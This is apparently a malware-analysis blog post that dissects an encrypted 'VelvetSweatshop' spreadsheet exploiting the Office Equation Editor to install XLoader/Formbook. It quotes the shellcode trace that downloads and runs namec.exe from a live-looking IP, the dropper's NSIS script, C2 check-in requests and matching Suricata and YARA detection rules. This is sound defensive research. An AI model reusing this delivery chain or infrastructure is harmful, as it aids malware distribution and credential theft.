

XLoader/Formbook Distributed by Encrypted VelvetSweatshop Spreadsheets

 forensicitguy.github.io/xloader-formbook-velvetsweatshop-spreadsheet/

February 11, 2022

By *Tony Lambert*

Posted 2022-02-11 Updated 2022-03-28 9 min read

Just like with RTF documents, adversaries can use XLSX spreadsheets to exploit the Microsoft Office Equation Editor. To add a little bit of complication on top, adversaries also sometimes like to encrypt/password protect documents, but that doesn't have to slow down our analysis too much. For this analysis I'm working with this sample in MalwareBazaar: <https://bazaar.abuse.ch/sample/91cf449506a9c3ade639027f6a38e99ee22d9cc7c2a1c4bc42fc8047185b8918/>.

Triaging the File

MalwareBazaar gave us a head start in asserting the document is a XLSX file. We can confirm this with Detect-It-Easy and `file`.

```
remnux@remnux:~/cases/xloader-doc$ diec TW0091.xlsx
filetype: Binary
arch: NOEXEC
mode: Unknown
endianess: LE
type: Unknown
  archive: Microsoft Compound(MS Office 97-2003 or MSI
etc.)
```

```
remnux@remnux:~/cases/xloader-doc$ file TW0091.xlsx
TW0091.xlsx: CDFV2 Encrypted
```

The `file` output indicates the XLSX file is encrypted, so step one is taking a crack at getting the decrypted document.

Decrypting the Spreadsheet

We can give a good first shot at finding the document password using `msoffcrypto-crack.py`.

```
remnux@remnux:~/cases/xloader-doc$ msoffcrypto-crack.py
TW0091.xlsx
Password found: VelvetSweatshop
```

And just like that, we got a little lucky! The password for this document is `VelvetSweatshop`, which has some significance in MS Office documents. For more info you can hit up Google, but the basic gist is that Office documents encrypted with the password `VelvetSweatshop` will automatically decrypt themselves when opened in Office. This is an easy way to encrypt documents for distribution without having to worry about passing a password to the receiving party.

To decrypt the document, we can pass that password into `msoffcrypto-tool`.

```
remnux@remnux:~/cases/xloader-doc$ msoffcrypto-tool -p VelvetSweatshop
TW0091.xlsx decrypted.xlsx

remnux@remnux:~/cases/xloader-doc$ file decrypted.xlsx
decrypted.xlsx: Microsoft Excel 2007+
```

Alright, now we have a decrypted document to work with!

Analyzing the Decrypted Spreadsheet

A good first step with any MS Office file is to check for macro-based things with `olevba`.

```
remnux@remnux:~/cases/xloader-doc$ olevba decrypted.xlsx
olevba 0.60 on Python 3.8.10 - http://decalage.info/python/oletools
=====
=====
FILE: decrypted.xlsx
Type: OpenXML
No VBA or XLM macros found.
```

The output from `olevba` indicates there aren't Visual Basic for Applications (VBA) macros or Excel 4.0 macros present. This leads me into thinking there may be OLE objects involved. We can take a look using `oledump.py`.

```
remnux@remnux:~/cases/xloader-doc$ oledump.py
decrypted.xlsx
A: xl/embeddings/oleObject1.bin
A1:      20 '\x0101e'
A2:     1643 '\x0101e10nAtIVe'
```


So it looks like we've got an OLE object in the spreadsheet that doesn't contain macro code. I'm leaning towards thinking it's shellcode at this point. Since that A2 stream looks like it is larger, let's extract it and see if `xorsearch.py -w` can help us find an entry point.

```
remnux@remnux:~/cases/xloader-doc$ oledump.py -d -s A2 decrypted.xlsx > a2.dat
```

```
remnux@remnux:~/cases/xloader-doc$ file a2.dat  
a2.dat: packed data
```

```
remnux@remnux:~/cases/xloader-doc$ xorsearch -W a2.dat  
Found XOR 00 position 0000020E: GetEIP method 3 E9AE000000  
Found ROT 25 position 0000020E: GetEIP method 3 E9AE000000  
Found ROT 24 position 0000020E: GetEIP method 3 E9AE000000  
Found ROT 23 position 0000020E: GetEIP method 3 E9AE000000
```

It looks like `xorsearch` found a GetEIP method at 0x20E in the A2 stream we exported. We can use this offset with `scdbg` to emulate shellcode execution and see if that is what downloads a subsequent stage. When looking at the report output from `scdbg`, we can see several familiar functions.



```

401454 GetProcAddress(ExpandEnvironmentStringsW)
401487 ExpandEnvironmentStringsW(%PUBLIC%\vbc.exe, dst=12fb9c, sz=104)
40149c LoadLibraryW(UriMon)
4014b7 GetProcAddress(URLDownloadToFileW)
401505 URLDownloadToFileW(hxxp://2.58.149[.]229/namec.exe,
C:\users\Public\vbc.exe)
40154d LoadLibraryW(shell32)
401565 GetProcAddress(ShellExecuteExW)
40156d unhooked call to shell32.ShellExecuteExW

```

In the shellcode, the adversary uses `ExpandEnvironmentStringsW` to find the Public folder in Windows. Next, they use `URLDownloadToFileW` to retrieve content from `hxxp://2.58.149[.]229/namec.exe` and write it to `C:\Users\Public\vbc.exe`. Finally, they use `ShellExecuteExW` to launch `vbc.exe`.

Triaging vbc.exe

We're not going to entirely reverse engineer `vbc.exe` tonight, but we can get some identifying information about it. To start off, let's take a look at some details using `file` and `pedump`.

```
remnux@remnux:~/cases/xloader-doc$ file vbc.exe
vbc.exe: PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer
self-extracting archive
```

The `file` utility says that the EXE is a Nullsoft Installer archive. We can confirm this using a couple data points from `pedump`. First, we'll want to look at the executable's PE sections. The presence of a section named `.ndata` tends to indicate the EXE is a Nullsoft Installer. Also, the compiler information section of `pedump` output will show the executable was made with Nullsoft.

```
remnux@remnux:~/cases/xloader-doc$ pedump -S --packer vbc.exe
```

```
=== SECTIONS ===
```

NAME	RVA	VSZ	RAW_SZ	RAW_PTR	nREL	REL_PTR	nLINE	LINE_PTR
FLAGS								
.text	1000	5976	5a00	400	0	0	0	0
60000020 R-X CODE								
.rdata	7000	1190	1200	5e00	0	0	0	0
40000040 R-- IDATA								
.data	9000	1af98	400	7000	0	0	0	0
c0000040 RW- IDATA								
.ndata	24000	8000	0	0	0	0	0	0
c0000080 RW- UDATA								
.rsrc	2c000	900	a00	7400	0	0	0	0
40000040 R-- IDATA								

```
=== Packer / Compiler ===
```

```
Nullsoft install system v2.x
```

To squeeze the last bit of information from the `vbc.exe` binary, we can unpack it using `7z`. To get the most information, including the NSIS configuration script, you'll need a version that is several years old such as 15.05 like in [this post](#). I went back and downloaded version 9.38.1 of `p7zip-full`, the Linux implementation of 7-zip.

```
remnux@remnux:~/cases/xloader-doc/zip$ p7zip_9.38.1/bin/7z x vbc.exe
```

```
7-Zip 9.38 beta Copyright (c) 1999-2014 Igor Pavlov 2015-01-03  
p7zip Version 9.38.1 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,2  
CPUs,ASM)
```

```
Processing archive: vbc.exe
```

```
Extracting 8yh36shrfd7m  
Extracting mhwrt  
Extracting lzxupx.exe  
Extracting [NSIS].nsi
```

Everything is Ok

Files: 4

Size: 355002

Compressed: 302002

remnux@remnux:~/cases/xloader-doc/zip\$ ll

total 10452

```
drwxrwxr-x 3 remnux remnux 4096 Feb 11 23:30 ./
drwxrwxr-x 4 remnux remnux 4096 Feb 11 23:28 ../
-rw-rw-r-- 1 remnux remnux 216666 Feb 11 03:22 8yhm36shrfdb7m
-rw-rw-r-- 1 remnux remnux 125952 Feb 11 03:22 lzxupx.exe
-rw-rw-r-- 1 remnux remnux 7486 Feb 11 03:22 mhwrt
-rw-rw-r-- 1 remnux remnux 4898 Feb 11 21:54 '[NSIS].nsi'
drwx----- 6 remnux remnux 4096 Feb 11 23:28 p7zip_9.38.1/
-rw-rw-r-- 1 remnux remnux 302002 Feb 11 21:54 vbc.exe
```


We can take a look in the `[NSIS].nsi` script and see what content would be executed:

```
Function .onGUIInit
  InitPluginsDir
    ; Call Initialize_____Plugins
    ; SetDetailsPrint lastused
  SetOutPath $INSTDIR
  File 8yhm36shrfdb7m
  File mhwrt
  File lzxupx.exe
  ExecWait "$INSTDIR\lzxupx.exe $INSTDIR\mhwrt"
  Abort
  FlushINI $INSTDIR\churches\forget.bin
  Pop $R5
  Push 31373
  CopyFiles $INSTDIR\unknowns\hemlock.bmp $INSTDIR\arboretum\bitsy\chances.tif ;
$(LSTR_7)$INSTDIR\arboretum\bitsy\chances.tif ; "Copy to "
  Nop
  Exec $INSTDIR\mightier\audit\kahuna.pdf
  CreateDirectory $INSTDIR\sail\hold
  GetFullPathName $7 $INSTDIR\cloak.csv
  Nop
  DetailPrint rstykivsbfr
  Exch $1
    ; Push $1
    ; Exch
    ; Pop $1
  SetErrorLevel 3
  CreateDirectory $INSTDIR\manic\sons\folklore
  CreateDirectory $INSTDIR\reaches
  CreateDirectory $INSTDIR\scanning\audit
  Nop
  ReadEnvStr $R2 TEMP
  DetailPrint sylspbkgyo
  Exch $8
    ; Push $8
    ; Exch
    ; Pop $8
  Exch $R7
    ; Push $R7
    ; Exch
    ; Pop $R7
  EnumRegKey $R5 HKLM oqyalkuqydrx 2236
  FileWriteByte $5 765
FunctionEnd
```

When the NSIS installer starts running, it will execute the commands in `.onGUIInit`.
These three files get written:

- 8yhm36shrfdb7m
- mhwrt
- lzxupx.exe

The installer then runs the command `"$INSTDIR\lzxupx.exe $INSTDIR\mhwr t"` , waiting for the result. After it finishes, an `Abort` command processes. The abort causes the installer code to immediately skip to the function `.onGUIEnd` . Since this function isn't defined in this particular script, the installer ends immediately.

How Do We Know It's XLoader/Formbook??

This is where analysis dried up for me via code and I started leaning on sandbox output. Specifically, I looked at the report from Hatching Triage here: <https://tria.ge/220211-wmggsaeegl/behavioral1>. When parsing the output, I noticed the sandbox made some identification based on the Suricata Emerging Threats rule ET MALWARE FormBook CnC Checkin (GET). Let's see if we can validate that using the rule criteria and PCAP data from the sandbox. You can grab the Emerging Threats rules here: https://rules.emergingthreats.net/OPEN_download_instructions.html. I downloaded the PCAP from Tria.ge.

Once we unpack the rules, we can search them using `grep -F` to quickly find the alert criteria.

```
remnux@remnux:~/cases/xloader-doc/network/rules$ grep -F 'ET MALWARE FormBook CnC Checkin (GET)' *
```

```
emerging-malware.rules:alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE FormBook CnC Checkin (GET)"; flow:established,to_server; content:"Connection|3a 20|close|0d 0a 0d 0a 00 00 00 00 00 00"; fast_pattern; http.method; content:"GET"; http.uri; content:"/?"; pcre:"/^[A-Za-z0-9_-]{1,15}=(?:[A-Za-z0-9-]{1,25}|(?:[A-Za-z0-9+/{4})*(?:[A-Za-z0-9+/{2}==|[A-Za-z0-9+/{3}=|[A-Za-z0-9+/{4}]))&[A-Za-z0-9-]{1,15}=(?:[A-Za-z0-9-]{1,25}|(?:[A-Za-z0-9+/{4})*(?:[A-Za-z0-9+/{2}==|[A-Za-z0-9+/{3}=|[A-Za-z0-9+/{4}]))(?:&sql=\d*)?$/R"; http.connection; content:"close"; depth:5; endswith; http.header_names; content:"|0d 0a|Host|0d 0a|Connection|0d 0a 0d 0a|"; depth:22; endswith; reference:md5,a6a114f6bc3e86e142256c5a53675d1a; classtype:command-and-control; sid:2031412; rev:9; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint, created_at 2017_12_19, deployment Perimeter, former_category MALWARE, malware_family Formbook, performance_impact Moderate, signature_severity Major, updated_at 2020_09_16;)
```

```
emerging-malware.rules:alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE FormBook CnC Checkin (GET)"; flow:established,to_server; content:"Connection|3a 20|close|0d 0a 0d 0a 00 00 00 00 00 00"; fast_pattern; http.method; content:"GET"; http.uri; content:"/?"; pcre:"/^[A-Za-z0-9_-]{1,15}=(?:[A-Za-z0-9-]{1,25}|(?:[A-Za-z0-9+/{4})*(?:[A-Za-z0-9+/{2}==|[A-Za-z0-9+/{3}=|[A-Za-z0-9+/{4}]))&[A-Za-z0-9-]{1,15}=(?:[A-Za-z0-9-]{1,25}|(?:[A-Za-z0-9+/{4})*(?:[A-Za-z0-9+/{2}==|[A-Za-z0-9+/{3}=|[A-Za-z0-9+/{4}]))(?:&sql=\d*)?$/R"; http.connection; content:"close"; depth:5; endswith; http.header_names; content:"|0d 0a|Host|0d 0a|Connection|0d 0a 0d 0a|"; depth:22; endswith; reference:md5,a6a114f6bc3e86e142256c5a53675d1a; classtype:command-and-control; sid:2031449; rev:9; metadata:attack_target Client_Endpoint, created_at 2017_12_19, former_category MALWARE, performance_impact Moderate, signature_severity Major, updated_at 2020_12_16;)
```

```
emerging-malware.rules:alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE FormBook CnC Checkin (GET)"; flow:established,to_server; content:"Connection|3a 20|close|0d 0a 0d 0a 00 00 00 00 00 00"; fast_pattern; http.method; content:"GET"; http.uri; content:"/?"; pcre:"/^[A-Za-z0-9_-]{1,15}=(?:[A-Za-z0-9-]{1,25}|(?:[A-Za-z0-9+/{4})*(?:[A-Za-z0-9+/{2}==|[A-Za-z0-9+/{3}=|[A-Za-z0-9+/{4}]))&[A-Za-z0-9-]{1,15}=(?:[A-Za-z0-9-]{1,25}|(?:[A-Za-z0-9+/{4})*(?:[A-Za-z0-9+/{2}==|[A-Za-z0-9+/{3}=|[A-Za-z0-9+/{4}]))(?:&sql=\d*)?$/R"; http.connection; content:"close"; depth:5; endswith; http.header_names; content:"|0d 0a|Host|0d 0a|Connection|0d 0a 0d 0a|"; depth:22; endswith; reference:md5,a6a114f6bc3e86e142256c5a53675d1a; classtype:command-and-control; sid:2031453; rev:9; metadata:attack_target Client_Endpoint, created_at 2017_12_19, former_category MALWARE, performance_impact Moderate, signature_severity Major, updated_at 2020_12_23;)
```

Time	Source	Destination	Protocol	Length	Info
15 23.849650	10.127.0.132	2.58.149.229	HTTP	374	GET /namec.exe HTTP/1.1
332 24.139393	2.58.149.229	10.127.0.132	HTTP	79	HTTP/1.1 200 OK
343 48.352370	10.127.0.132	199.79.62.225	HTTP	221	GET /b80i/?1bwhC=javT2wWCzY2TGjilQcDYfNXvB4BbgLustNQoY/LvZGM3F60zxMpM5exhHgP5m5g5&tB=TtdpPwh0b1 HTTP/1.1\r\n
345 48.485313	199.79.62.225	10.127.0.132	HTTP	904	HTTP/1.1 500 Internal Server Error (text/html)
355 53.544283	10.127.0.132	81.169.145.159	HTTP	222	GET /b80i/?1bwhC=UvejiGKLw1f+MKFwGhdZSxEM16; HTTP/1.1\r\n
357 53.561790	81.169.145.159	10.127.0.132	HTTP	428	HTTP/1.1 404 Not Found (text/html)
369 68.591821	10.127.0.132	23.227.38.74	HTTP	217	GET /b80i/?1bwhC=SdnDjVvk1UKZ3Alt0ITUSFS2YFNf HTTP/1.1\r\n
375 68.632765	23.227.38.74	10.127.0.132	HTTP	59	HTTP/1.1 403 Forbidden (text/html)


```

Header Checksum: 0x905c [validation disabled]
[Header checksum status: Unverified]
Source Address: 10.127.0.132
Destination Address: 199.79.62.225
Transmission Control Protocol, Src Port: 49192, Dst Port: 80, Seq: 1, Ack: 1, Len: 167
Hypertext Transfer Protocol
GET /b80i/?1bwhC=javT2wWCzY2TGjilQcDYfNXvB4BbgLustNQoY/LvZGM3F60zxMpM5exhHgP5m5g5&tB=TtdpPwh0b1 HTTP/1.1\r\n
Host: www.applesburyschool.com\r\n
Connection: close\r\n
\r\n
[Full request URI: http://www.applesburyschool.com/b80i/?1bwhC=javT2wWCzY2TGjilQcDYfNXvB4BbgLustNQoY/LvZGM3F60zxMpM5exhHgP5m5g5&tB=TtdpPwh0b1]
HTTP request 1/1
0040 3f 31 62 77 68 43 3d 6a 61 76 54 32 77 57 43 7a ?1bwhC=j avT2wWCz
0050 59 32 54 47 6a 69 4c 51 63 44 59 66 4e 58 76 42 Y2TGjilQ cDYfNXvB
0060 34 42 62 67 4c 75 73 74 4e 51 6f 59 2f 4c 76 5a 4BbgLust NQoY/LvZ
0070 47 4d 33 46 36 4f 7a 78 4d 70 4d 35 65 78 68 48 GM3F60zx MpM5exhH
0080 67 50 35 6d 35 67 35 26 74 42 3d 54 74 64 70 50 gP5m5g5& tB=TtdpP
0090 70 77 68 4f 62 31 20 48 54 54 50 2f 31 2e 31 0d pwh0b1 H TTP/1.1
00a0 0a 48 6f 73 74 3a 20 77 77 77 2e 61 70 70 6c 65 .Host: w ww.apple
00b0 73 62 75 72 79 73 63 68 6f 6f 6c 2e 63 6f 6d 0d sburysch ool.com
00c0 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f .Connection: clo
00d0 73 65 0d 0a 0d 0a 00 00 00 00 00 00 00 00

```

The first big pattern in the rules, `content:"Connection|3a 20|close|0d 0a 0d 0a 00 00 00 00 00 00"`, is matched in a packet going to `www.appleburyschool[.]com`. Finally, the rest of the URI for the request matches a massive regular expression for Formbook/Xloader.

```

/^([A-Za-z0-9_-]{1,15})=(?:[A-Za-z0-9_-]{1,25}|(?:[A-Za-z0-9+/{4}])* (?:[A-Za-z0-9+/{2}]|=|[A-Za-z0-9+/{3}]|[A-Za-z0-9+/{4}))&[A-Za-z0-9_-]{1,15}=(?:[A-Za-z0-9_-]{1,25}|(?:[A-Za-z0-9+/{4}])* (?:[A-Za-z0-9+/{2}]|=|[A-Za-z0-9+/{3}]|[A-Za-z0-9+/{4})) (?:&sql=\d*)?$/R

```

```

/b80i/?
1bwhC=javT2wWCzY2TGjilQcDYfNXvB4BbgLustNQoY/LvZGM3F60zxMpM5exhHgP5m5g5&tB=TtdpPwh0b1

```

It's also possible to validate findings using the memory dumps in Triage! One of the fields in Triage indicated a YARA rule tripped on the memory dump `636-73-0x0000000000400000-0x0000000000429000-memory.dmp`, which can be downloaded. This is a memory dump from process ID 636 in that sandbox report, which corresponds to an evil `lzxupx.exe` process. Using `yara-rules`, we can see some evidence of Formbook:

```
remnux@remnux:~/cases/xloader-doc$ yara-rules -s 636-73-0x0000000000400000-  
0x0000000000429000-memory.dmp  
CRC32b_poly_Constant 636-73-0x0000000000400000-0x0000000000429000-memory.dmp  
0x8bb7:$c0: B7 1D C1 04
```

...

```
Formbook 636-73-0x0000000000400000-0x0000000000429000-memory.dmp  
0x16ad9:$sqlite3step: 68 34 1C 7B E1  
0x16bec:$sqlite3step: 68 34 1C 7B E1  
0x16b08:$sqlite3text: 68 38 2A 90 C5  
0x16c2d:$sqlite3text: 68 38 2A 90 C5  
0x16b1b:$sqlite3blob: 68 53 D8 7F 8C  
0x16c43:$sqlite3blob: 68 53 D8 7F 8C
```

...

It looks like the contents of memory trip a YARA rules from JPCERT designed to detect Formbook in memory: <https://github.com/Yara-Rules/rules/blob/master/malware/MalConfScan.yar#L381>

That's all for now, folks, thanks for reading!